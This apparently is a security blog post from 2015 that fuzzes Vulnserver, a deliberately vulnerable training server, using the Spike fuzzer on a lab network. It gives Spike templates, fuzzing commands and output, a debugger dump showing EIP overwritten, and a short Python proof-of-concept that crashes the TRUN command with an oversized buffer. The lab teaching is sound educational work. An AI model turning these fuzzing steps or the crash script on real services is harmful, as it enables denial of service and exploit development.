

THE SH3LLC0D3R'S BLOG


HOME CONTACT CTF WALKTHROUGHS EXPLOIT DEVELOPMENT MOBILE SECURITY NETWORK

SECURITYTUBE - LINUX ASSEMBLY EXPERT 32-BIT SECURITYTUBE - OFFENSIVE IOT EXPLOITATION SECURITYTUBE EXAMS

CISCO EMBEDDED

Home / VulnServer / Vulnserver - Fuzzing with Spike

Vulnserver - Fuzzing with Spike

 October 1, 2015  elcapitan  VulnServer

Vulnserver is a program which intentionally contains vulnerabilities. After starting the program, it listens on the port 9999, however other port can be used if we pass the port number as the first argument. For example the following command starts the vulnserver on port 6666

vulnserver.exe 6666

Vulnserver can be downloaded from [here](#).

This blog is dedicated to my research and experimentation on ethical hacking. The methods and techniques published on this site should not be used to do illegal things. I do not take responsibility for acts of other people.

Spike is a program which sends crafted packages to an application in order to make it crash. The packages can be defined as templates. Spike is capable of sending both TCP and UDP packages. Vulnerabilities can be found in applications with the help of Spike. Spike is part of the Kali distribution.

In this post I will demonstrate the usage of Spike against Vulnserver. Vulnserver is running on a Windows XP. I also use OllyDbg v1.10 as debugger.

1. Identify the protocol of Vulnserver

Start Vulnserver on Windows XP. On Kali, connect to Vulnserver with netcat.

nc -nv <WinXP IP address> 9999

Type HELP. This will list the available commands.

RECENT POSTS

Androguard usage

How to debug an iOS application with Appmon and LLDB

OWASP Uncrackable – Android Level3

OWASP Uncrackable – Android Level2

How to install Appmon and Frida on a Mac

CATEGORIES

Android (5)

Fusion (2)

IoT (13)

Main (3)

Mobile (6)

Protostar (24)

SLAE32 (8)


VulnServer (6)

Windows Reverse Shell (2)

```
root@kali:~# nc -nv 192.168.2.132 9999
(UNKNOWN) [192.168.2.132] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
root@kali:~#
```

You can try other commands, not listed here. You can also try commands without parameters (or lowercase).

You can also use Wireshark to explore the communication between client and server, and determine the used package format.



The purpose of this step is to identify the used protocol.

2. Create Spike templates

Spike templates describe the package formats of the communication. We can tell Spike, which parameters should be tested. For example, the following template will try to send various commands to Vulnserver.

```
s_readline();  
s_string_variable("COMMAND");
```

This template, however, will send STAT command with various parameters.

```
s_readline();  
s_string("STAT ");  
s_string_variable("0");
```

We have a couple command, so that we can create similar templates for each command.

3. Send packages to Vulnserver with Spike

Spike is capable of sending TCP and UDP packages. For TCP packages, we use the generic_send_tcp command. The proper form is:

```
generic_send_tcp <IP address> <port number> <template name> <SKIPVAR>  
<SKIPSTR>
```


If the template contains more than one variable, we can test each one if we specify different values for SKIPVAR. In our case this is always zero.

Spike sends packages with different strings in place of variables. We can start from a certain point in the test if we specify value for SKIPSTR. If this value is zero, then SPIKE starts from the beginning.

Before we start to send packages, we have to set the environment first.

1. On Windows XP, Start vulnserver.

2. Start OllyDbg and attach to Vulnserver, then press the triangle, so that the debugger is not stopped.
3. On Kali, start Wireshark and start capturing.



Now we are ready to send packages with Spike. Try this one first.

generic_send_tcp 192.168.2.132 9999 command.spk 0 0

Watch OllyDbg and wait, until the application crashes.


Unfortunately the application does not crash. Restart capturing in Wireshark and try the next template.

generic_send_tcp 192.168.2.132 9999 help.spk 0 0


Still nothing. Test each template.

When there is a crash, we can find the last package in Wireshark. We can create a python script which sends the same package to the application. Then we will use this python script as proof of concept.

For example trun.spk causes the application crash.



```
Registers (FPU)
EAX 0067F22C ASCII "TRUN /.:AAAAAAAAAAAAAA
ECX 0458A330
EDX 00001006
EBX 0000C058
ESP 0067FA0C ASCII "AAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
C 0 ES 0023 32bit 0<FFFFFFFF>
P 1 CS 001B 32bit 0<FFFFFFFF>
A 0 SS 0023 32bit 0<FFFFFFFF>
Z 1 DS 0023 32bit 0<FFFFFFFF>
S 0 FS 0038 32bit 7FFDD000<FFF>
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty +UNORM 007C 77E7379E 00100000
ST1 empty +UNORM 4148 00248E88 00000000
ST2 empty +UNORM 1273 00000000 00000102
ST3 empty -UNORM FA9C 00248E88 00248F60
ST4 empty -UNORM C058 00002FEA 0022FC00
ST5 empty 0.0000311867774586910e-4933
ST6 empty -UNORM FAF4 00012047 0022FBF8
ST7 empty -UNORM FBD0 00000000 00000000
3 2 1 0 ESPUOZD
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1
```



```
Done.  
root@kali:~/vulnserver/templates# generic_send_tcp 192.168.2.132 9999 trun.spk 0 0  
Total Number of Strings is 681  
Fuzzing  
Fuzzing Variable 0:0  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:1  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Variablesized= 5004  
Fuzzing Variable 0:2  
Variablesized= 5005  
Fuzzing Variable 0:3  
Variablesized= 21  
Fuzzing Variable 0:4  
Variablesized= 3  
Fuzzing Variable 0:5  
Variablesized= 2  
Fuzzing Variable 0:6  
Variablesized= 7  
Fuzzing Variable 0:7  
Couldn't tcp connect to target
```


The crash happened at the second package. There is no welcome message after that. Let us find the package in Wireshark.



We have the format and size of the package that causes buffer overflow. The PoC python script:

```
#!/usr/bin/python

import socket
import os
import sys
```

```
host="192.168.2.132"  
port=9999  
  
buffer = "TRUN /./" + "A" * 5050  
  
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
expl.connect((host, port))  
expl.send(buffer)  
expl.close()
```

The following templates will cause the application crash:

```
trun.spk  
gmon.spk  
kstet.spk  
gter.spk  
hter.spk  
lter.spk
```

In the next posts I will show you how you can create exploit from the proof of concept python script.

« PREVIOUS POST

NEXT POST »

Copyright © 2019, The sh3llc0d3r's blog. Proudly powered by
[WordPress](#). Blackoot design by [Iceable Themes](#).

[Home](#) [Contact](#) [CTF walkthroughs](#) [Exploit development](#)
[Mobile Security](#) [Network](#)
[SecurityTube – Linux Assembly Expert 32-bit](#)
[SecurityTube – Offensive IoT Exploitation](#) [SecurityTube exams](#)
[CISCO](#) [Embedded](#)